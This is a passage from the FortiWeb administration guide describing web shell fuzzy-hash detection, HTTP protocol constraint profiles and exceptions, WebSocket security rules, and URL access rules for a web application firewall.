Fuzzy Similarity Threshold	Web Shell Detection can perform fuzzy hash based detection to determines the similarity by comparing the hash value of the file and the Trojan sample library. In this way, no matter how the attacker modifies the script, as long as the similarity meets the threshold, it can be identified as a Trojan.

	Specify the Fuzzy Similarity Threshold. A file will be identified as a Trojan when it resembles the Trojan sample library by the specified percentage.

4. Enable or disable the type of scripts that you want FortiWeb to parse.
5. Click **OK**.
6. Each script type includes a list of specific scripts. If you want to include or exclude certain scripts, you can find the web shell detection policy, click **Edit**, then click the following icon to include or exclude the scripts from the list.



7. To apply the Web Shell Detection policy, select it in an inline or Offline Protection profile. For details, see Configuring a protection profile for inline topologies on page 219 or Configuring a protection profile for an out-of-band topology or asynchronous mode of operation on page 229.

See also

- Connecting to FortiGuard services on page 417
- How often does Fortinet provide FortiGuard updates for FortiWeb? on page 423
- IPv6 support on page 30

Protocol constraints

FortiWeb provides security rules to prevent attacks that operate at the HTTP protocol and web socket protocol levels.

See also

- Sequence of scans on page 22

HTTP/HTTPS protocol constraints

Protocol constraints govern features such as the HTTP header fields in the protocol itself, as well as the length of the HTML, XML, or other documents or encapsulated protocols carried in the HTTP body payload.

Use protocol constraints to prevent attacks such as buffer overflows. Buffer overflows can occur in web servers and applications that do not restrict elements of the HTTP protocol to acceptable lengths, or that mishandle malformed requests. Such errors can lead to security vulnerabilities.

You can also set HTTP protocol constraint exception rules. HTTP protocol constraint exceptions specify certain protocol constraints from specific hosts that will **not** be subject to response actions defined in a protocol constraint profile. For details, see Configuring HTTP protocol constraint exceptions on page 518.

Default HTTP protocol constraint values reflect the buffer size of your FortiWeb model's HTTP parser. **Use protocol constraints to block requests that are too large for the memory size of FortiWeb's scan buffers.**

Failure to block items that are too large to be buffered could compromise your network's security, and allow requests **without** scanning or rewriting. For details, see Buffer hardening on page 858.

For example, if your web applications require HTTP `POST` requests with unusually large parameters, you would adjust the HTTP body buffer size. For details, see `HTTP-cachesize` in the *FortiWeb CLI Reference*:

HTTPs://docs.fortinet.com/product/fortiweb/

Next, you would configure Malformed Request and other HTTP protocol constraints to harden your configuration.

This scan is bypassed if the client's source IP is a known search engine and you have configured Known Search Engines in Configuring known bots on page 598.

To configure an HTTP protocol constraint profile

To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permissions for items in the **Web Protection Configuration** category. For details, see Permissions on page 52.

If you plan to add constraint exceptions to your HTTP protocol constraints, configure the exceptions first. For details, see Configuring HTTP protocol constraint exceptions on page 518.

If you want to use a trigger when the rule is violated, configure that also. For details, see Viewing log messages on page 811.

1. Go to **Web Protection > Protocol** and select the HTTP Protocol Constraints tab.
2. Click **Create New**.
3. To enable protocol constraints that you want the profile to monitor, toggle them in the **Status** column. For a brief description of a protocol constraint, click its name. Configure these settings:

Content Length		
	Content Length	Specifies the maximum acceptable length in bytes of the request body. Length is determined by comparing this limit with the value of the `Content-Length:` field in the HTTP header. Attack log messages contain `Content Length Exceeded` when this feature detects a content length buffer overflow attempt. **Tip:** RPC requests' content length often do not match their own `Content-Length:` header. Attackers may also intentionally craft mismatching `Content-Length:` headers in an attempt to cloak buffer overflows. For those cases, use other limits instead or in addition, such as Body Length on page 514 and Limiting file uploads on page 499.
	Illegal Content Length	Enable to check whether the `Content-Length:` header includes numeric characters only.
HTTP Header		
	Header Length	Specifies the maximum acceptable size in bytes of all HTTP header lines. Attack log messages contain `Total Size of All Headers Too Large` when this feature detects a header size buffer overflow attempt.
	Header Name Length	Specifies the maximum acceptable size in bytes of a single HTTP header name (for example, `Host:`, `Content-Type:`, `User-Agent:`). The default is 50 bytes.
	Header Value Length	Specifies the maximum acceptable size in bytes of a single HTTP header value. The default is 4096 bytes.
	Illegal Character in Header Name	Enable to check whether the HTTP header name contains illegal characters.
	Illegal Character in Header Value	Enable to check whether the HTTP header value contains illegal characters.

Redundant HTTP Headers	Enable to check whether a HTTP request contains multiple instances of `Content-Length` (only for HTTP/1.x), `Content-Type`(for both HTTP/1.x and HTTP/2) and `Host` (for both HTTP/1.x and HTTP/2) herder fields. These header fields are required to appear only once in a request by the RFC. Redundant HTTP headers are most probably involved in possible attacks.
HTTP Parameter	
Total URL Parameters Length	Specifies the total maximum acceptable length in bytes of all parameters, including their names and values, in the URL. Parameters usually appear after a `?`, such as: `/url?`**parameter1=value1&parameter2=value2** The count does not include: • **Question mark (?), ampersand (&), and equal (=) characters are not included.** • **Parameters in the HTTP body, which can occur with HTTP `POST` requests. For these parameters, configure Total Body Parameters Length or Body Length instead.** Attack log messages contain `Total URL Parameters Length Exceeded` when this feature detects a URL parameter line length buffer overflow attempt.
Total Body Parameters Length	Specifies the total maximum acceptable size in bytes of all the parameters in the HTTP body of HTTP `POST` requests. Question mark (?), ampersand (&), and equal (=) characters are not included. Attack log messages contain `Total Body Parameters Length Exceeded` when this feature detects a total parameter size buffer overflow attempt.
Number of URL Parameters	Specifies the maximum number of parameters in the URL. The maximum number is 1024. It does **not** include parameters in the HTTP body, which can occur with HTTP `POST` requests. Attack log messages contain `Too Many Parameters in Request` when this feature detects a URL parameter count buffer overflow attempt. The default is 128.
NULL Character in Parameter Name	Enable to check for null characters in parameter names.
NULL Character in Parameter Value	Enable to check for null characters in parameter values.

	Maximum URL Parameter Name Length	Specifies the maximum acceptable length in bytes of each URL parameter name in a request. Enable to check whether a parameter name exceeds the limitation (the default is 4096). For example, `user` in the request `GET /index.php?user=test&sid=1234` is an illegal parameter name if you set the limitation as 3.
	Maximum URL Parameter Value Length	Specifies the maximum acceptable length in bytes of each URL parameter value in a request. Enable to check whether a parameter value exceeds the limitation (the default is 4096). For example, `1234` in the request `GET /index.php?user=test&sid=1234` is an illegal parameter value if you set the limitation as 3.
	Illegal Character in Parameter Name	Enable to check whether a URL parameter name contains the characters that are not allowed by the RFC. These illegal characters are usually non-printable ASCII characters or other special characters.
	Illegal Character in Parameter Value	Enable to check whether a URL parameter value contains the characters that are not allowed by the RFC. These illegal characters are usually non-printable ASCII characters or other special characters.
	Duplicate Parameter Name	Enable to check whether a duplicate parameter name is in the header or body parameters. This protocol constraint will be triggered if: • There are duplicate parameter names in the header • There are duplicate parameter names in the body • A parameter name in the header is also in the body
HTTP Request		
	Illegal HTTP Request Method	Enable to check for invalid HTTP request methods according to RFC 2616 (HTTP://www.w3.org/Protocols/rfc2616/rfc2616-sec9.html) or RFC 4918 (HTTP://www.webdav.org/specs/rfc4918.html). Any method not defined in these RFCs—including misspellings like `GETT` as well as other HTTP extension methods (e.g. CalDAV) like `MKCALENDAR`—are considered invalid. Attack log messages contain `Illegal HTTP Method` when this feature detects an invalid HTTP request method.
	HTTP Request Filename Length	Specifies the maximum acceptable length in bytes of the HTTP request filename.
	HTTP Request Length	Specifies the maximum acceptable length in bytes of the entire HTTP request, including both headers and body. Attack log messages contain `HTTP Request Length Exceeded` when this feature detects an excessively large HTTP request.

	Number of Header Lines in Request	Specifies the maximum acceptable number of lines in the HTTP header. Attack log messages contain `Too Many Headers` when this feature detects a header line count buffer overflow attempt.
	Missing Content Type	Enable to check whether the `Content-Type:` header is available.
	Null Character in URL	Enable to check whether the URL (or path for HTTP/2) in a request contains null characters (such as `\0` or `%00`). This feature checks the part between the host prefix and parameters in the URL (if they exist), for example, the `/index.php` in `GET HTTP://www.server.com/index.php?name=value HTTP 1.1`. Attackers might be embed NULL characters in URL to evade detections.
	Illegal Character in URL	Enable to check whether the URL (or path for HTTP/2) in a request contains characters that are not allowed by the RFC. These illegal characters are usually non-printable ASCII characters or other special characters (such as ASCII 0 - 31 and ASCII 127). This feature checks the part between the host prefix and parameters in the URL (if they exist), for example, the `/index.php` in `GET HTTP://www.server.com/index.php?name=value HTTP 1.1`.
	Malformed URL	Enable to check whether the URL (or path for HTTP/2) in a request conform the spec by beginning with a slash ("/") character or a slash character follows the protocol prefix and host prefix in the URL (e.g. HTTP://myserver.com/default.asp). If the slash characters are missing, it is typically a malicious access to other protocols (e.g. SMTP) using the back-end web servers.
	Odd and Even Space Attack	Enable to allow FortiWeb to detect Odd and Even Space Attacks.
	HTTP/2 Max Requests	Specifies the maximum acceptable number of requests in an HTTP/2 connection. The default number is 1000, and the valid range is 0-65535.
HTTP/2 Frame		
	Header Compression Table Size	Specifies the maximum acceptable size in bytes of the header compression table used to decode header blocks. Enable to check whether value of parameter `SETTINGS_HEADER_TABLE_SIZE` in a HTTP/2 SETTINGS frame exceeds the limitation and react correspondingly. The default is 65535. This field applies to HTTP/2 only.

	Number of Concurrent Streams	Specifies the maximum acceptable number of concurrent streams that the sender will allow the receiver to create. Enable to check whether value of parameter `SETTINGS_MAX_CONCURRENT_STREAMS` in a HTTP/2 SETTINGS frame exceeds the limitation and react correspondingly. The default is 1000.
	Initial Window Size	Specifies the maximum acceptable sender's initial window size in bytes for stream-level flow control. Enable to check whether value of parameter `SETTINGS_INITIAL_WINDOW_SIZE` in a HTTP/2 SETTINGS frame exceeds the limitation and react correspondingly. Default is 6291456.
	Frame Size	Specifies the maximum acceptable size in bytes of the frame payload that the sender is willing to receive. Enable to check whether value of parameter `SETTINGS_MAX_FRAME_SIZE` in a HTTP/2 SETTINGS frame exceeds the limitation and react correspondingly. Default is 16384.
	Header List Size	Specifies the maximum acceptable size in bytes of the header list that the sender is prepared to accept. Enable to check whether value of parameter `SETTINGS_MAX_HEADER_LIST_SIZE` in a HTTP/2 SETTINGS frame exceeds the limitation and react correspondingly. Default is 65536.
Others		
	Illegal Content Type	Enable to check whether the `Content Type:` value uses the format `<type>/<subtype>`.
	Illegal Response Code	Enable to check whether the HTTP response code is a 3-digit number.
	Illegal Host Name	Enable to check for illegal characters in the `Host:` line of the HTTP header, such as null characters or encoded characters. For example, `0x0` or `%00*` are illegal. Attack log messages contain `Illegal Host Name` when this feature detects an invalid host name.
	Illegal HTTP Version	Enable to check for invalid HTTP version numbers. Currently, the only valid version strings are `HTTP/0.9`, `HTTP/1.0` or `HTTP/1.1`. Attack log messages contain `Illegal HTTP Version` when this feature detects an invalid HTTP version number.
	Body Length	Specifies the maximum acceptable size in bytes of the HTTP body.

	For requests that use the HTTP `POST` method, this typically includes parameters submitted by HTML form inputs. In the case of file uploads, this can normally be many megabytes. For most simple forms, however, the body should be only a few kilobytes in size at maximum. Attack log messages contain `Body Length Exceeded` when this feature detects a body size buffer overflow attempt.
Number of Cookies In Request	Specifies the maximum acceptable number of cookies in an HTTP request. Attack log messages contain `Too Many Cookies in Request` when this feature detects a cookie count buffer overflow attempt.
Number of Ranges in Range Header	Specifies the maximum acceptable number of `Range:` lines in each HTTP header. The default value is 5. Attack log messages contain `Too Many Range Headers` when this feature detects too many `Range:` header lines. **Tip:** Some versions of Apache are vulnerable to a denial of service (DoS) attack on this header, where a malicious client floods the server with many `Range:` headers. The default value is appropriate for un-patched versions of Apache 2.0 and Apache 2.1.
Malformed Request	Enable to inspect the request for: • Syntax errors • Exceeding the maximum buffer size allowed by FortiWeb's HTTP parser Errors and buffer overflows can cause problems in web servers that do not handle them gracefully. Such problems can lead to security vulnerabilities. Attack log messages contain `Too Many Parameters` or `Too Many Flash Parameters` or another message that indicates the specific cause when this feature detects a request with parser errors or a FortiWeb buffer overflow attempt. **Caution:** Fortinet strongly recommends to enable this option **unless** large requests/parameters are required by the web application. If part of a request is too large for its scan buffer, FortiWeb cannot scan it for attacks. It also cannot perform rewrites. **Unless you configure it to block,** FortiWeb **allows oversized requests to pass through without scanning or rewriting.** This could allow padded attacks to pass through, and rewriting to be skipped. If feasible, instead of disabling this option: • Enlarge the scan buffer for each parameter. For details, see `HTTP-cachesize` in the FortiWeb CLI Reference (HTTPs://docs.fortinet.com/product/fortiweb/). Requests larger than the buffer will be flagged as potentially malformed by FortiWeb's parser, causing FortiWeb to block normal

		requests (i.e., false positives). For more buffer specifications, see Buffer hardening on page 858. • Disable this setting only for URLs that require oversized parameters. For details, see Configuring HTTP protocol constraint exceptions on page 518.
	RPC Protocol	Enable to detect traffic that uses the PRC protocol.
	WebSocket Protocol	Enable to detect traffic that uses the WebSocket TCP-based protocol. Because FortiWeb acts as a pure socket proxy for WebSocket traffic, it cannot apply security features to it.
	Illegal Chunk Size	Enable to check whether the value of Chunk Size field is a hexadecimal value. A violation will be detected if the value is presented in other numeral systems.

4. To edit a protocol constraint, right-click it and select **Edit**. Complete the configuration according to the table below:

Name	Type a unique name that can be referenced in other parts of the configuration. The maximum length is 63 characters.
Exception Name	Select the HTTP constraints exception, if any, that you want to apply to this policy. For details, see Configuring HTTP protocol constraint exceptions on page 518. If you want to view or change the exception configuration, click **Detail**.
Status	Specify whether the rule applies when you apply this constraint to a profile.
Length	For rules that specify maximums, enter a maximum value.
Action	Select the action the FortiWeb appliance takes when it detects a violation of the rule: • **Alert**—Accept the connection and generate an alert email and/or log message. • **Alert & Deny**—Block the request (or reset the connection) and generate an alert and/or log message. You can customize the web page that FortiWeb returns to the client with the HTTP status code. For details, see Customizing error and authentication pages (replacement messages) on page 721. • **Deny (no log)**—Block the request (or reset the connection). • **Period Block**—Block subsequent requests from the client for a number of seconds. Also configure Block Period on page 517. You can customize the web page that FortiWeb returns to the client with the HTTP status code. For details, see Customizing error and authentication pages (replacement messages) on page 721. **Note:** If FortiWeb is deployed behind a NAT load balancer, when using this option, you **must** also define an X-header that indicates

	the original client's IP. Failure to do so may cause FortiWeb to block **all** connections when it detects a violation of this type. For details, see Defining your proxies, clients, & X-headers on page 186. The default value is **Alert**. **Caution:** This setting is ignored when Monitor Mode on page 249 is enabled. **Note:** Logging and/or alert email occur only if you enable and configure it. For details, see Logging on page 793 and Alert email on page 818.
Block Period	Type the number of seconds that you want to block subsequent requests from the client after the FortiWeb appliance detects that the client has violated the rule. This setting is available only if Action on page 516 is set to **Period Block**. The valid range is from 1 to 3,600 seconds (1 hour). See also Monitoring currently blocked IPs on page 839.
Severity	When rule violations are recorded in the attack log, each log message contains a **Severity Level** (`severity_level`) field. Select which severity level to use when FortiWeb logs a violation of the rule: • Informative • Low • Medium • High
Threat Weight	If Client Management is enabled in a web protection profile, it is possible to adjust the threat weight of each constraint. For details, see Client management on page 233Client management on page 233.
Trigger Action	Select which trigger, if any, to use when FortiWeb logs and/or sends an alert email about a violation of the rule. For details, see Viewing log messages on page 811.
HTTP Protocol Support	**HTTP/1.X Only** indicates the constraint is effective against HTTP/1.x traffic only. **HTTP/2 Only** indicates the constraint is effective against HTTP/2 traffic only. This field will be blank if the constraint is effective against both HTTP/1.x and HTTP/2 traffic.

5. To save the profile configuration, click **OK**.
6. To apply the HTTP protocol constraint profile, select it in an inline or Offline Protection profile. For details, see Configuring a protection profile for inline topologies on page 219 or Configuring a protection profile for an out-of-band topology or asynchronous mode of operation on page 229.

See also

- Sequence of scans on page 22
- IPv6 support on page 30

Configuring HTTP protocol constraint exceptions

You can configure exceptions for HTTP protocol constraints.

HTTP protocol constraint exceptions specify certain protocol constraints from specific hosts that will **not** be subject to response actions defined in a protocol constraint profile. Exception rules are useful when you know that some HTTP protocol constraints will cause false positives by matching an attack signature during normal use.

For example, if you enable an exception for the Header Length protocol constraint in an exception rule for a specific host, FortiWeb will skip the HTTP header length check when executing the web protection profile for that host.

As another example, some web applications require very large HTTP `POST` requests. You can use Host Status to create an exception for the protocol constraint for those requests.

FortiWeb matches exception rules by URL. If a URL hits a rule, FortiWeb will process the URL by the specified rule. The same URL will not be processed again even if it can hit other rules.

For example, there is a rule with **Duplicated Parameter Name** enabled for URL path "/example/*", and another rule ranking lower in the table with **Malformed Request** enabled for "/example/abc", then FortiWeb will execute **Duplicated Parameter Name** rule and skip the **Malformed Request** rule. Because "/example/abc" is included in "/example/*", it is processed when FortiWeb executes the **Duplicated Parameter Name** rule.

To configure an HTTP constraint exception

To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Web Protection Configuration** category. For details, see Permissions on page 52.

1. Go to **Web Protection > Protocol** and select the HTTP Constraints Exceptions tab.
2. Click **Create New**.
3. In **Name**, type a unique name that can be referenced by other parts of the configuration. The maximum length is 63 characters.
4. Click **OK**.
5. Click **Create New** to add an entry to the set.
6. Configure the exception rule according to the table below:

Host Status	Enable to apply this HTTP constraint exception only to HTTP requests for specific web hosts. Also configure Host on page 518. Disable to apply the exceptions to all web hosts.
Host	Select the IP address or fully qualified domain name (FQDN) of the protected host to which this exception applies. This setting is available only if Host Status on page 518 is enabled.
Source IP	Enable to check requests for matching the HTTP constraint exceptions rule by their source IP addresses.

IPv4/IPv6/IP Range	Specify the source IP of the protected requests to which this exception applies. Only a single IPv4 or IPv6 address, or a IPv4/IPv6 range is acceptable. This setting is available only if Host Status on page 518 is enabled.
Request Type	Select whether the URL Pattern on page 519 field will contain a literal URL (**Simple String**), or a regular expression designed to match multiple URLs (**Regular Expression**).
URL Pattern	Depending on your selection in the **Request Type** field, enter either: • the literal URL, such as `/index.php`, that the HTTP request must contain in order to match the input rule. The URL must begin with a backslash (/). • a regular expression, such as `^/*.php`, matching all and only the URLs to which the input rule should apply. The pattern does not require a slash (/); however, it must at match URLs that begin with a slash, such as `/index.cfm`. Do not include the domain name, such as `www.example.com`, which is configured separately in the **Host** drop-down list. To create and test a regular expression, click the **>>** (test) icon. This opens the **Regular Expression Validator** window where you can fine-tune the expression. For details, see Regular expression syntax on page 1113. **Note:** For Malformed Request attacks, please select **Regular Expression** and fill **URL Pattern** with `/*`.

7. Select the protocol constraint(s) that you want to add to the exception rule according to the table below:

Content Length	
Content Length	Enable to omit the constraint on the maximum acceptable size in bytes of the request body.
Illegal Content Length	Enable to omit the constraint on whether the `Content-Length:` header includes numeric characters only.
HTTP Header	
Header Length	Enable to omit the constraint on the maximum acceptable size in bytes of the HTTP header.
Header Name Length	Enable to omit the constraint on the maximum acceptable size in bytes of a single HTTP header name.
Header Value Length	Enable to omit the constraint on the maximum acceptable size in bytes of a single HTTP header value.

Illegal Character in Header Name	Enable to omit the constraint on whether the HTTP header name contains illegal characters.
Illegal Character in Header Value	Enable to omit the constraint on whether the HTTP header value contains illegal characters.
Redundant HTTP Headers	Enable to omit the constraint on the redundant instances of `Content-Length`, `Content-Type` and `Host` herder fields.
HTTP Parameter	
Total URL Parameter Length	Enable to omit the constraint on the maximum acceptable size of an URL parameter (including the name and value).
Total Body Parameters Length	Enable to omit the constraint on the maximum acceptable size in bytes of all parameters in the HTTP body of HTTP `POST` requests.
Number of URL Parameters	Enable to omit the constraint on the maximum number of parameters in the URL.
NULL Character in Parameter Name	Enable to omit the constraint on null characters in parameter names.
NULL Character in Parameter Value	Enable to omit the constraint on null characters in parameter values.
Maximum URL Parameter Name Length	Enable to omit the constraint on the maximum acceptable length in bytes of the parameter name.
Maximum URL Parameter Value Length	Enable to omit the constraint on the maximum acceptable length in bytes of the parameter value.
Illegal Character in Parameter Name	Enable to omit the constraint on illegal characters in the parameter name.
Illegal Character in Parameter Value	Enable to omit the constraint on illegal characters in the parameter value.
Duplicated Parameter Name	Enable to omit the constraint on duplicate parameter names.
HTTP Request	
Illegal HTTP Request Method	Enable to omit the constraint on to check for invalid HTTP version numbers.
HTTP Request Filename Length	Enable to omit the constraint on the maximum acceptable length in bytes of the HTTP request filename.

	HTTP Request Length	Enable to omit the constraint on the maximum acceptable length in bytes of the HTTP request.
	Number of Header Lines In Request	Enable to omit the constraint on the maximum acceptable number of lines in the HTTP header.
	Post Request -- Missing Content Type	Enable to omit the constraint on whether the `Content-Type:` header is available.
	NULL Character in URL	Enable to omit the constraint on null characters in URL.
	Illegal Character in URL	Enable to omit the constraint on illegal characters in URL.
	Odd and Even Space Attack	Enable to omit the constraint on detecting Odd and Even Space Attack.
	HTTP/2 Max Requests	Enable to omit the constraint on the maximum acceptable number of requests in an HTTP/2 connection.
Others		
	Illegal Content Type	Enable to omit the constraint on whether the Content Type: value uses the format <type>/<subtype>.
	Illegal Host Name	Enable to omit the constraint on invalid characters in the `Host:` line of the HTTP header, such as null characters or encoded characters.
	Body Length	Enable to omit the constraint on the maximum acceptable size in bytes of the HTTP body.
	Number of Cookies In Request	Enable to omit the constraint on the maximum acceptable number of cookies in an HTTP request.
	Number of Ranges in Range Header	Enable to omit the constraint on the maximum acceptable number of `Range:` lines in an HTTP header. **Note:** Some versions of Apache are vulnerable to a denial of service (DoS) attack on this header, where a malicious client floods the server with many `Range:` headers. If your web servers do **not** run Apache and are not vulnerable to this attack, mark this check box to omit it from the scan and improve performance.

Malformed Request	Enable to omit the constraint on syntax and FortiWeb parsing errors. **Caution:** Some web applications require abnormal or very large HTTP `POST` requests. Since allowing such errors and excesses is generally bad practice and can lead to vulnerabilities, use this option to omit the malformed request scan only if absolutely necessary.
RPC Protocol	Enable to omit detecting traffic that uses the PRC protocol.
WebSocket Protocol	Enable to omit detecting traffic that uses the WebSocket TCP-based protocol.

8. Click **OK**.
9. Repeat the previous steps for each exception rule you want to add to the exception.
10. Select the HTTP protocol constraint exception(s) in an HTTP protocol constraint profile. For details, see To configure an HTTP protocol constraint profile on page 509.

See also

- Configuring a protection profile for inline topologies on page 219
- Configuring a protection profile for an out-of-band topology or asynchronous mode of operation on page 229

WebSocket protocol

WebSocket Protocol is a TCP-based network protocol, which enables full-duplex communication between a web browser and a server.

FortiWeb now secures WebSocket traffic with a variety of security controls such as allowed formats, frame and message size and signature detection.

Creating WebSocket security rules

This section provides instructions to:

- Create a WebSocket security rule
- Add a WebSocket security rule to a WebSocket security policy

To create a WebSocket security rule

1. Go to **Web Protection > Protocol > WebSocket > WebSocket Security Rule**.
2. Click **Create New**.
3. Configure these settings:

Name	Type a name that can be referenced by other parts of the configuration. The

	name will be used when selecting the WebSocket security policy.
Host Status	Enable to compare the WebSocket security rule to the `Host:` field in the HTTP header. Also configure Host.
Host	Select the IP address or fully qualified domain name (FQDN) of the protected host to which this rule applies. For details, see Defining your protected/allowed HTTP "Host:" header names on page 152. This setting is available only if Host Status is enabled.
URL Type	Select whether the URL fields must contain either: • **Simple String**—The field is a string that the request URL must match exactly. • **Regular Expression**—The field is a regular expression that defines a set of matching URLs.
URL	The URL which hosts the web page containing the user input fields you want to protect. Depending on your selection in **URL type**, enter either: • **Simple String**—The literal URL, such as `/folder1/index.htm` that the HTTP request must contain in order to match the rule, or use wildcards to match multiple URLs, such as `/folder1/*` or `/folder1/*/index.htm`. The URL must begin with a slash (`/`). • **Regular Expression**—A regular expression, such as `^/*.php`, matching the URLs to which the rule should apply. The pattern does not require a slash (`/`), but it must match URLs that begin with a slash, such as `/index.cfm`. Do not include the domain name, such as `www.example.com`, which is configured separately in Host on page 523. To test a regular expression, click the **>>** (test) icon. This icon opens the Regular Expression Validator window from which you can fine-tune the expression. For details, see Regular expression syntax on page 1113 and Cookbook regular expressions on page 1119.
Block WebSocket Traffic	Enable to deny the WebSocket traffic, and FortiWeb will not check any WebSocket related traffic. This option is disabled by default. **The following fields can be configured only when this option is disabled.**
Action	Select which action FortiWeb will take when it detects a violation of the WebSocket security policy: • **Alert**—Accept the connection and generate an alert email and/or log message. • **Alert & Deny**—Block the request (or reset the connection) and generate an alert and/or log message. • **Deny (no log)**—Block the request (or reset the connection). The default value is **Alert**.
Allowed Formats	When the WebSocket connection is established , data is transmitted in the form of frame. Select the allowed frame formats that are acceptable matches. By default, both **Plain Text** and **Binary** are checked.

Max Frame Size	Specify the maximum acceptable frame header and body size in bytes. The valid range is 0–2147483647 bytes.
Max Message Size	Specify the maximum acceptable message header and body size in bytes. The valid range is 0–2147483647 bytes.
Block Extensions	Enable to not check the extension header in WebSocket handshake packet. By default, this option is disabled. When enabled, if the Action is Alert, FortiWeb will remove the extension field in the packet. While, if the Action is Deny (no log), the WebSocket protocol negotiation fails, as the traffic can not be established.
Enable Attack Signatures	Enable to detect attack in WebSocket message body. But if WebSocket traffic has extension header and allow extension header in WebSocket security rule, FortiWeb does not promise to detect attack signatures. This field is disabled by default. **Note:** • To make this take effect, when you select the WebSocket Security policy in **Policy > Web Protection Profile > Protocol**, do select the signature in **Known Attacks > Signatures**. When attack signature is detected, the actions FortiWeb will take follow those of related signatures. • FortiWeb can alert, period block, or deny the websocket packet if signature violations are detected. However, it can't erase, redirect, or send HTTP response even though such actions are configured for the corresponding signatures. For more information, see the description of **Action (column)** in Blocking known attacks

4. Click **OK**.
5. In **Allowed Origin List**, click **Create New**.
6. Enter the allowed origin. For example, `121.40.165.18:8800`. Only traffic from the allowed origin can be accepted.
7. Click **OK**.
   If you do not configure the allowed origin, FortiWeb will not check the allowed origin fields.

To add a WebSocket security rule to a WebSocket security policy

For details about creating a WebSocket security policy, see Creating WebSocket security policies

1. Go to **Web Protection > Protocol > WebSocket > WebSocket Security Policy**.
2. Select the existing WebSocket security policy to which you want to add the WebSocket security rule.
3. Click **Edit**.
4. Click **Create New**.
5. For **WebSocket Security Rule**, select the WebSocket security rule that you want to include in the WebSocket security policy.

To view details about a selected WebSocket security rule, click next to the drop down list.

6. Click **OK**.
7. Repeat Steps 4-6 for as many WebSocket security rules as you want to add to the WebSocket security policy.

Creating WebSocket security policies

This section provides instructions to:

- Create a WebSocket security policy
- Apply a WebSocket security policy in a web protection profile

To create a WebSocket security policy

1. Go to **Web Protection > Protocol > WebSocket > WebSocket Security Policy**.
2. Click **Create New**.
3. For Name, enter a name for the policy. You will use the Name to select the policy in a web protection profile.
4. Click **OK**.
5. To add WebSocket security rules to the policy, see To add a WebSocket security rule to a WebSocket security policy.

To add a WebSocket security policy in a web protection profile

For details about creating a web protection profile, see Configuring a protection profile for inline topologies.

1. Go to **Policy > Server Policy**.
2. Select an existing web protection profile to which you want to include the WebSocket security policy.
3. Click **Edit**.
4. Go to **Security Configuration > Web Protection Profile**.
5. Click to enter the **Edit Inline Protection Profile** page.
6. For **Protocol > WebSocket Security**, select the WebSocket security policy from the drop down list.
   You can also click to open the **Edit WebSocket Security Policy** page.
7. Click **OK**.

Access control

You can control clients' access to your web applications and limit the rate of requests. There are multiple ways to do this, depending on whether your goal is to act based upon the URL, the client's source IP, or something more complex.

See also

- Sequence of scans on page 22
- Specifying allowed HTTP methods on page 534

Restricting access to specific URLs

You can configure URL access rules that define which HTTP requests FortiWeb accepts or denies based on their `Host:` name and URL, as well as the origin of the request.

For example, access to administrative panels for your web application should **only** be allowed if the client's source IP address is an administrator's computer on your private management network. Unauthenticated access from unknown locations increases risk of compromise. Best practice dictates that such risk should be minimized.

URL access rules check the URL path and parameter, and do not support query string checks. In addition, they are evaluated **after** some other rules. As a result, permitted access can still be denied if it violates one of the rules that execute prior in the sequence. For details, see Sequence of scans on page 22.

You can use SNMP traps to notify you when a URL access rule is enforced. For details, see SNMP traps & queries on page 822.

To configure an URL access parameter

1. Go to **Web Protection > Access > URL Access** and select the **URL Access parameter** tab.
   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Web Protection Configuration** category. For details, see Permissions on page 52.
2. Click **Create New**.
3. Enter a name for the parameter rule.
4. Click **OK**.
5. Click **Create New** to add parameters.
6. Configure these settings:

Name	Enter a unique name that can be referenced in other parts of the configuration. The maximum length is 63 characters.
Name Type	Select whether the parameter name field must contain either: • Simple String—The field is a string that the name must match exactly. • Regular Expression—The field is a regular expression that defines a set of matching names.
Name	Depending on your selection in **Type**, enter either: • The literal name that the HTTP request must contain in order to match the

	rule. • A regular expression. To create and test a regular expression, click the **>>** (test) icon. This opens the **Regular Expression Validator** window where you can fine-tune the expression. For details, see Regular expression syntax on page 1113.
Use Type Check	If **Use Type Check** is enabled, parameter value must match the **Data Type** specified
Argument Type	Select the type of the parameter value.
Data Type	If **Data Type** is selected in **Argument Type**, you need to select the specific data type.

To configure an URL access rule

1. Go to **Web Protection > Access > URL Access** and select the **URL Access Rule** tab.
   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Web Protection Configuration** category. For details, see Permissions on page 52.
2. Click **Create New**.
3. Configure these settings:

Name	Enter a unique name that can be referenced in other parts of the configuration. The maximum length is 63 characters.
Host Status	Enable to require that the `Host:` field of the HTTP request match a protected host names entry in order to match the URL access rule. Also configure Host.
Host	Select which protected host names entry (either a web host name or IP address) that the `Host:` field of the HTTP request must be in to match the URL access rule. This option is available only if Host Status on page 527 is enabled.
Action	Select the action that FortiWeb takes when it detects a violation of the rule. Supported options vary (available options are listed in the description for each specific rule), but may include: • **Alert & Deny**—Block the request (or reset the connection) and generate an alert email and/or log message. You can customize the web page that FortiWeb returns to the client with the HTTP status code. For details, see Customizing error and authentication pages (replacement messages) on page 721. • **Deny (no log)**—Block the request (or reset the connection). • **Pass**—Allow the request. Do **not** generate an alert and/or log message. • **Continue**—Continue by evaluating any subsequent rules defined in the web protection profile. For details, see Sequence of scans on page 22. If the request does not violate any other rules, FortiWeb allows the request. If the single request violates multiple rules, it generates multiple attack log messages. The default value is **Pass**.

	Caution: This setting will be ignored if Monitor Mode on page 249 is enabled. **Note:** Logging and/or alert email will occur only if enabled and configured. For details, see Logging on page 793 and Alert email on page 818.
Severity	When rule violations are recorded in the attack log, each log message contains a **Severity Level** (`severity_level`) field. Select which severity level the FortiWeb appliance will use when it logs a violation of the rule: • Informative • Low • Medium • High The default value is **Low**.
